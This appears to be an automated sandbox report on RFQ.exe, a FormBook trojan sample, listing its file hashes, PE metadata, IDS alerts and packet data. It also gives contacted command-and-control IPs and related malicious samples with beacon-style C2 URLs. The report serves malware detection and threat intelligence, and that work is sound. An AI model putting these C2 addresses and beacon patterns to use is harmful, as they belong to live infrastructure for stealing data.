http://www.typography.netD	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.comas	RFQ.exe, 00000000.00000002.393740196.0000000001617000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.blueletterbible.org/Bible.cfm?b=	RFQ.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.fonts.com	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.skincolored.com	rundll32.exe, 0000000E.00000002.598194730.000000000502F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	unknown	United States		16509	AMAZON-02US	true
144.208.69.172	unknown	United States		22611	IMH-WESTUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356498
Start date:	23.02.2021
Start time:	09:00:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@3/2
EGA Information:	Failed

HDC Information:	• Successful, ratio: 68.8% (good quality ratio 62.7%) • Quality average: 71.2% • Quality standard deviation: 31.9%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 51.104.144.132, 52.147.198.201, 168.61.161.212, 40.88.32.150, 92.122.145.220, 13.64.90.137, 52.255.188.83, 51.11.168.160, 8.248.131.254, 8.253.207.121, 67.26.75.254, 8.248.149.254, 67.26.83.254, 51.103.5.159, 52.155.217.156, 92.122.213.194, 92.122.213.247, 20.54.26.129, 23.210.248.85, 51.104.139.180 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:01:13	API Interceptor	1x Sleep call for process: RFQ.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	PO_210222.exe	Get hash	malicious	Browse	• www.kavoceat.com/dka/?9rYD4D2P=kNKZtJG4C0aY9HP7w97wJ4u7uzHRFSUzm5XFzKQLBd1otYR8umKyIBVy6GRWH7eF/fdY&4h=vTxdADNprBU8ur
	P.O-48452689535945.exe	Get hash	malicious	Browse	• www.ezclеanhandle.com/h3qo/?-ZAtX2=rVIHh&LL04=Y9Tv1wBLRoSjorUAQG71A6NYLbsedH7xaXSNeZbowcZDbac/AED0EL0eZdrTUagxHd+k
	Purchase Enquiry.exe	Get hash	malicious	Browse	• www.ayintapbaklava.com/pep/?nbm8EH=xPJtZrTpB&BrR=T1uTaNYZth1/h7345lZc58P1enp99/nBpPyK0SnaNA2EkCY9g2zIoZQewTpjcj/wjQAko3ttnw==
	PO-3170012466.exe	Get hash	malicious	Browse	• www.lowvoltagemotor.com/bbk4/?h0DhlHu=hjw9ajKnLhBRyYq0E5ObKjz6+YMlARzoE0yk9CBtDhyrx7Y0HCergamMqJnCUxxsO4V2&tXi0=MXbP9
	SecuriteInfo.com.generic.ml.exe	Get hash	malicious	Browse	• www.dopefuse.com/dyt/?8ptHc=fBkQ0asu9n+rbaztckfM/a1KQGA+UN+iMLQp3uKlrE8zNcFxtEYTvgdZp/y21LNqTj16&8pKHz0=GXbXuFxpBBiX
	PO#4503527426.xlsx	Get hash	malicious	Browse	• www.germanystablecoin.com/j5an/?3f=+GzZZ/uhbPpXSu34WT3U+XC4jl079xNw93rZEKp+6D99k4UqrdtNp8Kv/bRRQXovWGbA7A==&SH=u2M0w8Cp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	d6DdOfC2CX.exe	Get hash	malicious	Browse	• www.binggraesantorini.com/oean/?a48=tXIxBnA8MdXL_&8pgPiXdx=/Tb7qIo04uGXBbtKj7Gh2hKFZ23w4lXxZLIRhmmQ06FOFSjXGQetYF8HQ+YKLQa/Tme5
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• www.meteorproductions.com/rina/?GFQL=TMZEQYG2UswymKPfkD1Em/7Trla8viGjdzsJCfeDJee6NTj/BJ2855vAN5avMS7lbaiQ&wFN0DX=UtX8E
	34343554554534567899987 65.exe	Get hash	malicious	Browse	• www.laserpointer.info/mlc/?YBZpb4BH=kzmmjrQvnDn2Ud+hp3/83ZAXixEPSsATZ6hGskLvPECSEufenA0PrhHwF2Sbhi50C5bU&op=3f5H00mHa
	VESSEL SPECIFICATION.exe	Get hash	malicious	Browse	• www.svim.net/thg/?VR-Dt=3fMXALypyvP0hH50&YVMxBJOP=r32lJIz8yKvAioIGynZwNVes0n1inEOdgAjT1WruL4Zezn1lKfVRDCDJuvgl01HR7RxZ
	FPZaxqP7uB.exe	Get hash	malicious	Browse	• www.puzuie.com/hvu9/?1bYx=mzrhxBJ&uTuD=JMIY/+470AUV9isobBONSlHuQ3cLIefQqaKlKODEG/+g4WPGXgug4vBWc5IBy6Ccw8++yL+hag==
	c8TrAKsz0T.exe	Get hash	malicious	Browse	• www.germanystablecoin.com/j5an/?k2JdyL=+GzZZ/ukblpTS+70UT3U+XC4jl079xNw93zJYJ1/+j98kJ4ssN8B/4yt8+9tL3ccZHOw&tXR=NXeX2
	6tivtkKtQx.exe	Get hash	malicious	Browse	• www.mysooners.com/c8so/?BZL0RN=2YXJiTqZi68WJQlrbqfAgGZld34eoYuZo6K1ueRhfipzo1xrPJ1eiN+05zuIQSkimI0cPBX47w==&3fPHK=w8O8gTXxNJq

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Inquiry PR11020204168.xlsx	Get hash	malicious	Browse	• www.layaliskincare.com/eaud/?jpAl=bByFH+R/BhlWoShw8EyW95o99Lsh63x8zBZMnhv4irne1VYETzjp+zBgzEd00jC+6fE+eg==&9r9pbr=PFNt7jWXNX8tCbd
	po071.exe	Get hash	malicious	Browse	• www.dragonflyroad.com/bf3/?uFNl=XPAhirCXgrU&kp7hEdt=mvLvjMI7vJfDX9zsIYecWVJrLvzuQvPoH/AGQq1WQWZy8Iz+Bo3AXfM19bLCyF+A2DObd2roWg==
	dGWioTejLEz0eVM.exe	Get hash	malicious	Browse	• www.glidedisc.com/uszn/?iBuls4=k8LDdvl09Zt0Zc58jkHhkvf6XKHU9auQUPlrx5RhYiqG6jEna57pwsRdo9lN7TQKawVzl1xrLQ==&_RAd4r=ZL30MH78FB1
	RFQ_19-027-MP-010203 _ 19-028-MP-010203 _ 19-029-MP-04.exe	Get hash	malicious	Browse	• www.kingsheikh.com/cdl/?BR=cjrxU&Vz=dFJIMu55hFPO5Llp6lk28Ar0NuQ61q8qVdUtlvhP16zNpDSVN47re2Q+GP3gllDWkHrQ
	Request for Quotation.exe	Get hash	malicious	Browse	• www.houstonlasertreatment.com/9t6k/?wR=ZCRzbh+mV5U9jV63l/ePyvYN+FvSTSwK5UsHcLfRd9SkNZvXg97F8eocX5PPbm4+ZEyk&S0Gll=RRHTxr6PgzuH1
	Purchase order nr.0119-21.exe	Get hash	malicious	Browse	• www.pausmam.com/n6sn/?Ezu=UChYH0pLxS4_d1&Y4sX6bJP=3AnMkeGG2tUq5yfyW6XY4HZIQPS/0XzehrQH6pNoacETLQZfVVzXjlG1MBV8mhQKU3h/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipping Document PL&BL Draft01.exe	Get hash	malicious	Browse	• www.ezclean handle.com/h3qo/?sZvLV6=YL0dHrC8cTJl7z30&v4XtM=Y9Tv1wBLRoSjorUAQG71A6NYLbsedH7xaXSNeZbowcZDbac/AED0EL0eZeLpELAJd6fj

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ghs.googlehosted.com	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• 216.58.206.51
	HEC Batangas Integrated LNG and Power Project DocumentationsType a message.exe.exe	Get hash	malicious	Browse	• 142.250.180.179
	aUWqpYqmXT.exe	Get hash	malicious	Browse	• 142.250.179.147
	2021_036,pdf.exe	Get hash	malicious	Browse	• 172.217.20.243
	P.O 5282.exe	Get hash	malicious	Browse	• 172.217.20.243
	Details.exe	Get hash	malicious	Browse	• 172.217.20.243
	QgWarCS5Z4.exe	Get hash	malicious	Browse	• 172.217.20.243
	attach-563539606.xls	Get hash	malicious	Browse	• 172.217.20.243
	30 percento,pdf.exe	Get hash	malicious	Browse	• 172.217.20.243
	wl0mBiXkW1.exe	Get hash	malicious	Browse	• 216.58.207.179
	PR Agreement FEB2021.xlsx	Get hash	malicious	Browse	• 216.58.207.179
	Purchase#Order_BC012356.pdf.exe	Get hash	malicious	Browse	• 216.58.207.179
	DHL eShipment invoice_pdf.exe	Get hash	malicious	Browse	• 216.58.207.179
	vt5WM7St45.exe	Get hash	malicious	Browse	• 216.58.207.147
	KROS Sp. z.o.o.exe	Get hash	malicious	Browse	• 216.58.207.179
	NsNu725j8o.exe	Get hash	malicious	Browse	• 172.217.17.147
	R85exvLDws.rtf	Get hash	malicious	Browse	• 172.217.17.147
	YWrrcqVAno.exe	Get hash	malicious	Browse	• 108.177.119.121
	0QKsIlEBln.exe	Get hash	malicious	Browse	• 172.217.17.147
	Inv_9876567.doc	Get hash	malicious	Browse	• 172.217.17.147

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 13.57.130.120
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 35.158.240.78
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	FortPlayerInstaller.exe	Get hash	malicious	Browse	• 13.224.94.78
	RGB HeroInstaller.exe	Get hash	malicious	Browse	• 99.86.159.18
	Buff-Installer.exe	Get hash	malicious	Browse	• 13.224.195.128
	PO_210222.exe	Get hash	malicious	Browse	• 52.58.78.16
	Order83930.exe	Get hash	malicious	Browse	• 3.131.252.17
	rieuro.dll	Get hash	malicious	Browse	• 143.204.4.74
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 52.213.114.86
	document-1915351743.xls	Get hash	malicious	Browse	• 143.204.4.74
	X1(1).xlsm	Get hash	malicious	Browse	• 99.86.159.123
	wsXYadCYsE.pkg	Get hash	malicious	Browse	• 52.216.242.12
	X1(1).xlsm	Get hash	malicious	Browse	• 99.86.159.76
	X1(1).xlsm	Get hash	malicious	Browse	• 99.86.159.123
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 18.189.205.91
	1.apk	Get hash	malicious	Browse	• 52.29.131.127
	Small Charities.xlsx	Get hash	malicious	Browse	• 99.86.159.51
IMH-WESTUS	DHL_Invoice.exe	Get hash	malicious	Browse	• 144.208.71.113
	Drawings.xlsm	Get hash	malicious	Browse	• 209.182.193.47
	swift-copy-pdf.exe	Get hash	malicious	Browse	• 173.231.192.44
	Outstanding Invoices.gz.exe	Get hash	malicious	Browse	• 144.208.71.113

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order.exe	Get hash	malicious	Browse	• 173.231.198.30
	Order.#021121P.exe	Get hash	malicious	Browse	• 144.208.71.113
	six.exe	Get hash	malicious	Browse	• 205.134.25 4.189
	six.exe	Get hash	malicious	Browse	• 205.134.25 4.189
	Invoice 1028613.html	Get hash	malicious	Browse	• 192.145.23 6.179
	SWIFT (8).exe	Get hash	malicious	Browse	• 144.208.71.113
	Outstanding Invoices.exe	Get hash	malicious	Browse	• 144.208.71.113
	DOCUMENT-90.xls	Get hash	malicious	Browse	• 173.247.252.17
	DOCUMENT-90.xls	Get hash	malicious	Browse	• 173.247.252.17
	Statement for January 2021.exe	Get hash	malicious	Browse	• 192.249.11 5.168
	malware.doc	Get hash	malicious	Browse	• 23.235.208.88
	Order confirmation 64236000000025 26.01.2021.exe	Get hash	malicious	Browse	• 192.249.11 5.168
	Top Urgent_New_Order_PDF.exe	Get hash	malicious	Browse	• 173.247.25 1.165
	JK981U7607.doc	Get hash	malicious	Browse	• 23.235.208.88
	EK6BR1KS50.exe	Get hash	malicious	Browse	• 205.134.25 4.189
	7145-2021.doc	Get hash	malicious	Browse	• 23.235.208.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ.exe.log

Process:	C:\Users\user\Desktop\RFQ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

General

Entropy (8bit):	6.76833763612999
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	RFQ.exe
File size:	863232
MD5:	d0776103a16d59cf8a53d84854377371
SHA1:	11189405de042e38b6d5a7d5ba9250e091d8a0fe
SHA256:	8cbda95915fcb9696e4e221cdb72f9dc9175af27e348f05bede3f988aee9070c
SHA512:	8529f617e9119f7faf8add645b3e80f8840a3ebb2e47f128a758386f58a0b29d93d789f9c6381923a5e467c0273694cce73fd33bf6b498bf57e4f3a05ad48a98
SSDEEP:	12288:VlTEPaX1TLseNwPmJoLwv3ZUWVktSiyyjK:VAalP5wPmjv38td8
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...z]4`.....0..6.....VT... ...`....@.. .....@.....

File Icon

Icon Hash:	929296929e9e8eb2

Static PE Info

General

Entrypoint:	0x4a5456
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60345D7A [Tue Feb 23 01:42:18 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa5404	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa6000	0x2f0ac	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa345c	0xa3600	False	0.619076367636	data	6.7542993606	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa6000	0x2f0ac	0x2f200	False	0.362400530504	data	6.2420561664	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa62b0	0x709e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xad350	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 318767104, next used block 117440512		
RT_ICON	0xbdb78	0x94a8	data		
RT_ICON	0xc7020	0x5488	data		

Name	RVA	Size	Type	Language	Country
RT_ICON	0xcc4a8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 224, next used block 117440512		
RT_ICON	0xd06d0	0x25a8	data		
RT_ICON	0xd2c78	0x10a8	data		
RT_ICON	0xd3d20	0x988	data		
RT_ICON	0xd46a8	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xd4b10	0x84	data		
RT_VERSION	0xd4b94	0x32c	data		
RT_MANIFEST	0xd4ec0	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2016
Assembly Version	1.0.0.0
InternalName	gRGHFU6B.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Core.Numero
ProductVersion	1.0.0.0
FileDescription	Core.Numero
OriginalFilename	gRGHFU6B.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-09:02:32.254739	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49746	80	192.168.2.6	144.208.69.172
02/23/21-09:02:32.254739	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49746	80	192.168.2.6	144.208.69.172
02/23/21-09:02:32.254739	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49746	80	192.168.2.6	144.208.69.172
02/23/21-09:03:13.101063	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.6	142.250.185.179
02/23/21-09:03:13.101063	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.6	142.250.185.179
02/23/21-09:03:13.101063	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.6	142.250.185.179

Network Port Distribution

Total Packets: 52

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:02:32.057193995 CET	49746	80	192.168.2.6	144.208.69.172
Feb 23, 2021 09:02:32.254420996 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.254554987 CET	49746	80	192.168.2.6	144.208.69.172
Feb 23, 2021 09:02:32.254739046 CET	49746	80	192.168.2.6	144.208.69.172
Feb 23, 2021 09:02:32.451694965 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452405930 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452428102 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452450991 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452472925 CET	80	49746	144.208.69.172	192.168.2.6
